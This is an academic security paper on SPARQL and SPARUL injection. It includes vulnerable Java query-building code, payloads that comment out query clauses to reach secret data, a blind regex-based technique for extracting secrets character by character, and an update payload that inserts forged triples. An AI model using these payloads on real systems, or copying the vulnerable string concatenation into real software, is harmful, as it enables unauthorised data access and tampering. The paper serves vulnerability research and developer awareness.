Identifying Security Issues in the Semantic Web: Injection attacks in the Semantic Query Languages

Pablo Orduña, Aitor Almeida, Unai Aguilera
Xabier Laiseca, Diego López-de-Ipiña, Aitor Gómez Goiri

DeustoTech

Avda. Universidades 24

48007 Bilbao, Spain

{pablo.orduna,aitor.almeida,unai.aguilera,

xabier.laiseca,dipina,aitor.gomez}@deusto.es

Abstract

As new challenges motivated by the Semantic Web get resolved, the need for getting protected against new types of security flaws becomes critical. In the Semantic Web the old and well-known vulnerabilities reappear with all the power of the new semantic mechanisms. This semantic mechanisms offer new and dangerous possibilities to malicious users. For this reason it is important for the developers to know and prevent the vulnerabilities in their applications. In this paper we analyze the possibilities of injection attacks in the most used semantic query / update languages (SPARQL/SPARUL).

1 Introduction

Semantic technologies are getting more and more popular and with them the Semantic Web is becoming a reality. As the Semantic Web is more widely used new security issues arise. The flexibility and power of the semantic technologies can also be used by malicious users to exploit vulnerabilities in applications. The Semantic Web uses a large stack of languages (see Fig. 1), each one of them with their own characteristics.

One subset of the Semantic Web technologies specially prone to attacks are the Semantic Query / Update Languages [1][2]. Query languages [3][4][5] have been historically vulnerable to attacks based on not-sanitized user inputs. The vulnerability appears when these inputs are directly concatenated to query strings, allowing attackers to control the executed query and to force an unwanted behavior in the application.



Figure 1: Semantic Web Applications are composed by multiple layers. Each one of these layers have their own languages and each one of these languages can be vulnerable to different types of attacks.

In this paper we analyze how the code injection attacks can be applied to the Semantic Query Languages. Section 2 analyzes previous work in the field of code injection attacks and Semantic Web security. Section 3 presents the SPARQL Injection, while section 4 describes the SPARUL Injection. Finally, section 5 presents conclusions and future work.

2 Related Work

Code injection [11] attacks are well-known security issues. Perhaps the most 'famous' of the attacks based on code injection is SQL Injection [6] but other query languages also suffer from this vulnerability, like the XPath Injection [7] or the LDAP Injection [8].

Security in the Semantic Web has been addressed by various authors. Thuraisingham did an early study [9][10] of the security needs in the Semantic Web where he analyzed the necessity of implementing security mechanisms in the different layers of the application. Huang [12] proposed a representation for security constraints at the Semantic Web logic layer. This representation integrates the business rules and non-functional descriptions of web services using CIF/SWRL constraints and a specific ontology. Agarwal et al. [13] identified the requirements for access control in Semantic Web Services and developed a mechanism to specify access control policies.

In spite of the simplicity of the execution of a code injection attack, it has not been previously addressed in Semantic Query Languages.

3 SPARQL Injection

In this section, we present some illustrative examples of code injection in SPARQL. We have called these types of code injection attacks *SPARQL Injection* or *Blind SPARQL Injection*, depending on the technique used in each case.

3.1 Introduction to the examples

In the following subsections, we are going to perform queries in SPARQL on a very simple ontology. This ontology has two different main classes:

- `Person`, with the attribute `fullName`, and the symmetric property `isFriendOf`. Three individuals have been added:
  - *Pablo Orduna* (friend of *Aitor*)
  - *Aitor Almeida* (friend of *Pablo*)
  - *Evil Monkey*
- `SecretClass`, with the attribute `name`. A single individual of this class has been added:
  - *secret*

In the code samples presented next, the developer is supposed to query a limited set of information from the `Person` class, and the attacker will try to gather information from the `SecretClass` class. So the information found in the `SecretClass` class is basically sensitive information that the developer does not want to return to the attacker.

3.2 SPARQL Injection

The following query is assumed to retrieve the friends of a user whose `fullName` is provided by the variable `name`. We are using the ARQ engine 2.2, provided by the Jena Framework [14] for the example.

```
String queryString =
"PREFIX injection:  " +
" <http://www.morelab.deusto.es/inject
ion.owl#> " +
"SELECT ?name1 ?name2 " +
"WHERE {" +
" ?p1 a injection:Person .  " +
" ?p2 a injection:Person .  " +
" ?p1 injection:fullName '" + name +
"' .  " +
" ?p1 injection:isFriendOf ?p2 .  " +
" ?p1 injection:fullName ?name1 .  " +
" ?p2 injection:fullName ?name2 .  " +
"}";
Query query = QueryFactory.create(query
String);
```

Algorithm 1: Vulnerable example of SPARQL query

Although the code above does work as expected, if the variable `name` comes directly from the user input, the code would contain an important security flaw, since the variable `name` could contain SPARQL code that would modify the query itself. For instance, if the user provides the following content:

```
String name = "Pablo Orduna' .  " +
"?b1 a injection:SecretClass .  " +
"?b1 injection:name ?name1 .  " +
"} #";
```

Algorithm 2: Example of malicious content

The final query string that would be provided to the `QueryFactory.create` function would be:

```
String queryString =
  "PREFIX injection: " +
  "  <http://www.morelab.deusto.es/inj
ection.owl#> " +
  "SELECT ?name1 ?name2 WHERE {" +
  "  ?p1 a injection:Person . " +
  "  ?p2 a injection:Person . " +
  "  ?p1 injection:fullName '" + "Pablo
Orduna' . " +
  "    ?b1 a injection:SecretClass . " +
  "    ?b1 injection:name ?name1 . " +
  "    } #" + "' . " +
  "  ?p1 injection:isFriendOf ?p2 . " +
  "  ?p1 injection:fullName ?name1 . " +
  "  ?p2 injection:fullName ?name2 . " +
  "}";
```

Algorithm 3: Final query string that will be provided

Since the character `#` in SPARQL indicates that the rest of the line is a comment, the actual query that will be executed is far different from the intended one:

```
PREFIX injection: <http://www.morelab
  .deusto.es/injection.owl#>
SELECT ?name1 ?name2 WHERE {
  ?p1 a injection:Person .
  ?p2 a injection:Person .
  ?p1 injection:fullName 'Pablo
Orduna' .
  ?b1 a injection:SecretClass .
  ?b1 injection:name ?name1 .
}
```

Algorithm 4: Final query that will be executed

This query will return the name of every individual of `SecretClass` found in the ontology in the `?name1` variable, and in the same way, the user who performed the SPARQL injection might find any information found in the whole ontology.

3.3 Blind SPARQL Injection

SPARQL queries usually make use of high level structures, making it difficult to retrieve information from other structures of the ontology. Note that in the previous example, the variables that are returned (`name1` and `name2`) are raw strings, so it was possible to retrieve information from a `injection:SecretClass` structure.

A more complex but realistic example would be the presented below:

```
String queryString =
  "PREFIX xsd: <http://www.w3.org/
2001/XMLSchema#>" +
  "PREFIX injection: " +
  "      <http://www.morelab.deusto.es
/injection.owl#> " +
  "SELECT ?p1 ?p2 " +
  "WHERE {" +
  "      ?p1 a injection:Person . " +
  "      ?p2 a injection:Person . " +
  "      ?p1 injection:fullName '" +
name + "'^^xsd:string . " +
  "      ?p1 injection:isFriendOf
?p2 . " +
  "}";
Query query = QueryFactory.create(
  queryString
);
```

Algorithm 5: SPARQL query using complex structures instead of strings

The problem is that, after performing the query, the developer will work with the `injection:Person` structure. If we inject SPARQL code so the query returns a `injection:SecretClass` instead, an exception will probably be thrown in the code that handles the returned objects of type `injection:Person`.

Anyway, it's still possible to retrieve any information from the ontology, by using what we have called Blind SPARQL Injection, which is similar to Blind SQL Injection. Using this approach, the attacker needs to be able to retrieve at least two different responses (i.e. 'user does not exist' and 'user exists'). From this moment, the attacker can retrieve information such as *does the name of the individual of SecretClass start by A? does the name of the individual of SecretClass start by B?* injecting queries like:

```
String name = "Pablo Orduna' . " +
  "?b1 a injection:SecretClass . " +
  "?b1 injection:name ?secretName . " +
  "FILTER  regex(?secretName, \"^A.*\")"
  + " . " +
  "} #";
```

Algorithm 6: Injecting SPARQL code to retrieve boolean information

With this content, the executed query would be:

```
PREFIX xsd: <http://www.w3.org/2001/
  XMLSchema#>
PREFIX injection: <http://www.morelab
  .deusto.es/injection.owl#>
SELECT ?p1 ?p2 WHERE {
  ?p1 a injection:Person .
  ?p2 a injection:Person .
  ?p1 injection:fullName 'Pablo Orduna' .
  ?b1 a injection:SecretClass .
  ?b1 injection:name ?secretName .
  FILTER  regex(?secretName, "^A.*") .
}
```

Algorithm 7: Executed SPARL code

Thus, the attacker will know wether the name of the individual starts by *A* or not, depending on wether there were results or not. Then, the attacker can iteratively ask for other letters. If the name started by *F*, then the attacker will ask if the name starts by *FA*, again iteratively. This way, if the name of the individual has 10 characters, and the charset has 60 possible characters, in the worst case scenario the attacker would need to perform $60 * 10$, instead of 60^{10}.

Furthermore, since we are using Regular Expressions, an attacker can perform a binary search for each iteration to avoid testing the whole charset. For instance, we can ask if the name of the individual starts by a letter between A and M with the following regular expression:

```
PREFIX xsd: <http://www.w3.org/
  2001/XMLSchema#>
PREFIX injection: <http://www.morelab
  .deusto.es/injection.owl#>
SELECT ?p1 ?p2 WHERE {
  ?p1 a injection:Person .
  ?p2 a injection:Person .
  ?p1 injection:fullName 'Pablo Orduna' .
  ?b1 a injection:SecretClass .
  ?b1 injection:name ?secretName .
  FILTER  regex(?secretName, "^[A-M].*") .
}
```

Algorithm 8: Regular expressions in SPARQL code

With this approach, the attacker will reduce the max number of iterations per character from 60 to 7. The attacker can also try the whole UTF-16 charset using only 17 iterations per character. This way, even if the attacker can not retrieve more than two different responses, it is still enough to obtain any information from the whole ontology.

4 SPARUL Injection

The previous examples were executed in read-only language (SPARQL). However, SPARUL (SPARQL/Update) introduces support for modifying the ontology with SQL-like statements as `INSERT`, `MODIFY` and `DELETE`. Thus, any attacker successfully injecting SPARUL code will be able to modify the whole ontology, so the impact of a SPARUL code injection vulnerability is usually higher than the previously detailed vulnerabilities.

In the following example, there is a vulnerable SPARUL query:

```
String updateString =
"PREFIX injection: " +
"  <http://www.morelab.deusto.es/" +
     "injection.owl#> " +
"PREFIX xsd: <http://www.w3.org/" +
     "2001/XMLSchema#> " +
"DELETE {" +
"  injection:Pablo injection:fullName" +
      " ?name1 "+
"} WHERE {" +
"  injection:Pablo injection:fullName" +
      " ?name1" +
"}\n INSERT {" +
"  injection:Pablo injection:fullName '" +
      name + "'^^xsd:string" +
"}";
UpdateRequest update = UpdateFactory\
   .create(
      updateString
);
```

Algorithm 9: Vulnerable SPARUL query

Once again, this code is vulnerable since a malicious user could inject SPARUL code to add, delete or modify information of the ontology. For instance, the attacker could inject:

```
String name = "Pablo Ordunya'^^xsd:" +
                               "string" +
  "} \n " +
  "INSERT {" +
  "  injection:Pablo injection:" +
    " isFriendOf injection:EvilMonkey" +
  "} #";
```

Algorithm 10: Malicious content

If the user succeeds in injecting the code above, the following code will be executed by the framework:

```
PREFIX xsd: <http://www.w3.org/2001/
  XMLSchema#>
DELETE {
  injection:Pablo injection:fullName
     ?name1
} WHERE {
  injection:Pablo injection:fullName
     ?name1
}\n INSERT {
  injection:Pablo injection:fullName
     'Pablo Ordunya'^^xsd:string
} \n
INSERT {
  injection:Pablo injection:isFriendOf
     injection:EvilMonkey
}
```

Algorithm 11: Final SPARUL query executed by the framework

This way, the malicious attacker will be able to inject a new triple in the ontology, stating that `injection:Pablo` is a friend of `injection:EvilMonkey`.

The fact that SPARUL usually works with high level objects is not a problem since the attacker can build this kind of objects in a single SPARUL query injection, in contrast to SPARQL Injection.

5 Conclusions

In this paper we have presented possible code injection vulnerabilities present in the use of SPARQL / SPARUL and how they can be exploited by a malicious user to force unwanted behavior in an application. Code injection attacks are easy to perform and they can cause severe damages. Attackers can gain access to sensitive information and even change it.

This work proves that we often focus too much on flexibility and power when developing new knowledge modeling frameworks such as those addressing Semantic Web. We take for granted earlier problems encountered in other previous solutions to the same problem, i.e. model knowledge, such as the security issues identified in SQL engines and SQL query languages. This work has presented code injection problems bound to Semantic Query Languages.

References

[1] SPARQL Query Language for RDF, http://www.w3.org/TR/rdf-sparql-query/

[2] SPARQL/Update: A language for updating RDF graphs, http://jena.hpl.hp.com/~afs/SPARQL-Update.html

[3] ANSI/ISO/IEC International Standard (IS). Database Language SQL¿Part 2: Foundation (SQL/Foundation). 1999.

[4] XML Path Language (XPath) 2.0, http://www.w3.org/TR/xpath20/

[5] RFC 4511 - Lightweight Directory Access Protocol (LDAP): The Protocol, http://tools.ietf.org/html/rfc4511

[6] Anley, C. Advanced SQL injection. In Technical report. NGSSoftware Insight Security Research, 2002.

[7] Amit Klein. Blind XPath Injection, http://www.sanctuminc.com/pdfc/WhitePaper_Blind_XPath_Injection_20040518.pdf

[8] LDAP Injection, http://www.dsinet.org/files/textfiles/LDAPinjection.pdf

[9] Bhavani Thuraisingham. Security Issues for the Semantic Web. 27th Annual International Computer Software and Applications Conference, pp. 632, November 2003.

[10] Bhavani Thuraisingham. Building Secure Survivable Semantic Webs. 14th IEEE International Conference on Tools with Artificial Intelligence (ICTAI'02), pp. 395, November 2002.

[11] Jourdan, G.-V. Securing Large Applications Against Command Injections. Conference on Security Technology, 2007 41st Annual IEEE International Carnahan, pps 69-78, Oct. 2007.

[12] Dong Huang. Semantic Descriptions of Web Services Security Constraints. Second IEEE International Symposium on Service-Oriented System Engineering (SOSE'06), pp. 81-84, October 2006.

[13] Sudhir Agarwal, Barbara Sprick. Access Control for Semantic Web Services. IEEE International Conference on Web Services (ICWS'04), pp. 770, June 2004.

[14] Jena Semantic Web Framework, http://jena.sourceforge.net/

[15] SPARQL processor of the Jena Semantic Web Framework, http://jena.sourceforge.net/ARQ/